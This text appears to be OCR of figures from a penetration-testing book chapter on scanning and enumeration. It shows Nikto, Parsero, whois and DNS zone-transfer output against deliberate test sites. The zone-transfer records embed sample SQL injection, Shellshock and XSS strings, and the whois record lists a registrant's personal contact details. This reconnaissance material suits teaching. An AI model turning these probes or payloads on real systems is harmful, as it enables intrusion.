


User names found:


- Jason Lau
-
- Author
- IEEE
- apease
- kumarc
- Junfeng He, Zhouchen Lin, Lifeng Wang, and Xiaoou Tang
- Lijuan Wang, Tsinghua University, China; Yong Zhao, Min Chu, Jian-Lai Zhou, Microsoft Research Asia, China; Zhigang Cao, Tsinghua University, China
- Hagen Soltau, Brian Kingsbury, Lidia Mangu, Daniel Povey, George Saon, Geoffrey Zweig, IBM, United States
- Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer
- mort
- Andy Ozment, Stuart Schechter, and Rachna Dhamija


Applications
Places
Terminal
Sun 16:44
root@kali: ~
File Edit View Search Terminal Help
+ 1 host(s) tested
root@kali:~# clear
root@kali:~# nikto -h webscantest.com
- Nikto v2.1.6
+ Target IP: 69.164.223.208
+ Target Hostname: webscantest.com
+ Target Port: 80
+ Start Time: 2017-05-14 15:47:48 (GMT-7)
+ Server: Apache/2.4.7 (Ubuntu)
+ Cookie TEST_SESSIONID created without the httponly flag
+ Cookie NB_SRVID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-1ubuntu4.21
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some for
ms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the sit
e in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server leaks inodes via ETags, header found with file /robots.txt, fields: 0x65 0x52770f2c6d6a3
+ "robots.txt" contains 4 entries which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2
.29 are also current.
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-3092: /cart/: This might be interesting...
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3268: /images/?pattern=/etc/*&sort=name: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /login.php: Admin login page/section found.
+ 7449 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2017-05-14 16:14:57 (GMT-7) (1629 seconds)
+ 1 host(s) tested
root@kali:~#


```
User-agent: *
Allow: /researchtools/ose/$
Allow: /researchtools/ose/dotbot$
Allow: /researchtools/ose/links$
Allow: /researchtools/ose/just-discovered$
Allow: /researchtools/ose/pages$
Allow: /researchtools/ose/domains$
Allow: /researchtools/ose/anchors$
Allow: /products/
Allow: /local/
Allow: /learn/
Allow: /researchtools/ose/
Allow: /researchtools/ose/dotbot$

Disallow: /followerwonk/bio*
Disallow: /products/content/
Disallow: /local/enterprise/confirm
Disallow: /researchtools/ose/
Disallow: /page-strength/*
Disallow: /followerwonk/profiler/*
Disallow: /thumbs/*
Disallow: /api/user?*
Disallow: /checkout/freetrial/*
Disallow: /local/search/
Disallow: /local/details/
Disallow: /messages/
Disallow: /content/audit/*
Disallow: /content/search/*
Disallow: /marketplace/
```



jnieto@behindthefirewalls:~/Parsero$ python parsero.py -u www.example2.com
Starting Parsero v0.45 (https://github.com/behindthefirewalls/Parsero) at 12/03/13 17:15:57
Parsero scan report for www.example2.com
www.example2.com/includes/ 403 Forbidden
www.example2.com/misc/ 403 Forbidden
www.example2.com/modules/ 403 Forbidden
www.example2.com/profiles/ 403 Forbidden
www.example2.com/scripts/ 403 Forbidden
www.example2.com/themes/ 403 Forbidden
www.example2.com/CHANGELOG.txt 200 OK
www.example2.com/cron.php 403 Forbidden
www.example2.com/INSTALL.mysql.txt 200 OK
www.example2.com/INSTALL.pgsql.txt 200 OK
www.example2.com/install.php 200 OK
www.example2.com/INSTALL.txt 200 OK
www.example2.com/LICENSE.txt 200 OK
www.example2.com/MAINTAINERS.txt 200 OK
www.example2.com/update.php 302 Found
www.example2.com/UPGRADE.txt 200 OK
www.example2.com/xmlrpc.php 200 OK
www.example2.com/admin/ 403 Forbidden
www.example2.com/comment/reply/ 404 Not Found
www.example2.com/filter/tips/ 200 OK
www.example2.com/logout/ 403 Forbidden
www.example2.com/node/add/ 403 Forbidden
www.example2.com/search/ 200 OK
www.example2.com/user/register/ 403 Forbidden
www.example2.com/user/password/ 200 OK
www.example2.com/user/login/ 200 OK


Please Login - Iceweasel
File Edit View History Bookmarks Tools Help
Please Login
file:///tmp/webscantest/www.webscantest.com/login.html
Google
Most Visited
Offensive Security
Kali Linux
Kali Docs
Exploit-DB
Aircrack-ng
Web Scanner Test Site
Home
Login:
Password:
login
The form based credentials are testuser/testpass, and the HTTP Basic credentials are btestuser/btestpass.



Echosec
TOUR
RESET MAP
RESET PASSWORD
LOGOUT
Wall Street, New York, NY, United States
MUSEUM OF AMERICAN FINANCE
14 Wall Street
© 2015 Echosec | Contact | Terms of Use
MAP LAYER


```
[Querying whois.verisign-grs.com]
[Redirected to whois.1and1.com]
[Querying whois.1and1.com]
[whois.1and1.com]
Domain Name: cactusvacation.com
Registry Domain ID: 155740909_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.1and1.com
Registrar URL: http://1and1.com
Updated Date: 2016-05-09T06:03:04.000Z
Creation Date: 2005-05-08T23:51:51.000Z
Registrar Registration Expiration Date: 2017-05-08T23:51:51.000Z
Registrar: 1&1 Internet SE
Registrar IANA ID: 83
Registrar Abuse Contact Email: abuse@1and1.com
Registrar Abuse Contact Phone: +1.8774612631
Reseller:
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Domain Status: autoRenewPeriod https://www.icann.org/epp#autoRenewPeriod
Registry Registrant ID:
Registrant Name: Matt Peterson
Registrant Organization: Make It A Great Day, Inc.
Registrant Street: 1436 A Street
Registrant Street: #103
Registrant City: Washougal
Registrant State/Province: WA
Registrant Postal Code: 98671
Registrant Country: US
Registrant Phone: +1.3603353393
Registrant Phone Ext:
Registrant Fax: +1.8776424348
Registrant Fax Ext:
Registrant Email: matt@miagd.com
Registry Admin ID:
Admin Name: Matt Peterson
Admin Organization: Make It A Great Day, Inc.
Admin Street: 1436 A Street
Admin Street: #103
Admin City: Washougal
Admin State/Province: WA
Admin Postal Code: 98671
Admin Country: US
```



root@kali: ~
File Edit View Search Terminal Help
dc-office.zonetransfer.me. 7200 IN A 143.228.181.132
deadbeef.zonetransfer.me. 7201 IN AAAA dead:beaf::
dr.zonetransfer.me. 300 IN LOC 53 20 56.558 N 1 38 33.526 W 0m
DZC.zonetransfer.me. 7200 IN TXT AbCdEfG
email.zonetransfer.me. 2222 IN NAPTR (1 1 P E2U+email ""
email.zonetransfer.me.zonetransfer.me.)
email.zonetransfer.me. 7200 IN A 74.125.206.26
home.zonetransfer.me. 7200 IN A 127.0.0.1
Info.zonetransfer.me. 7200 IN TXT (
"ZoneTransfer.me service provided by Robin Wood - robin@digi.ninja. See http://digi.ninja/projects/zonet
ransferme.php for more information."
)
internal.zonetransfer.me. 300 IN NS intns1.zonetransfer.me.
internal.zonetransfer.me. 300 IN NS intns2.zonetransfer.me.
intns1.zonetransfer.me. 300 IN A 167.88.42.94
intns2.zonetransfer.me. 300 IN A 167.88.42.94
office.zonetransfer.me. 7200 IN A 4.23.39.254
ipv6actnow.org.zonetransfer.me. 7200 IN AAAA 2001:67c:2e8:11::c100:1332
owa.zonetransfer.me. 7200 IN A 207.46.197.32
robinwood.zonetransfer.me. 302 IN TXT "Robin Wood"
rp.zonetransfer.me. 321 IN RP (robin.zonetransfer.me.
robinwood.zonetransfer.me.)
sip.zonetransfer.me. 3333 IN NAPTR (2 3 P E2U+sip
!^.*\$!sip:customer-service\@zonetransfer.me! .)
sqli.zonetransfer.me. 300 IN TXT "' or 1=1 --"
sshock.zonetransfer.me. 7200 IN TXT "() { :]}; echo ShellShocked"
staging.zonetransfer.me. 7200 IN CNAME www.sydneyoperahouse.com.
alltcpportsopen.firewall.test.zonetransfer.me. 301 IN A 127.0.0.1
testing.zonetransfer.me. 301 IN CNAME www.zonetransfer.me.
vpn.zonetransfer.me. 4000 IN A 174.36.59.154
www.zonetransfer.me. 7200 IN A 217.147.177.157
xss.zonetransfer.me. 300 IN TXT '><script>alert\('Boo'\)</script>
There isn't much point continuing, you have everything.
Have a nice day.
Exiting...
root@kali:~#



Destination
Source
Host2
Host1
Host3
TTL = 1
TTL = 2
TTL = 3
TTL = 4

Chapter 4: Scanning and Enumeration Tools




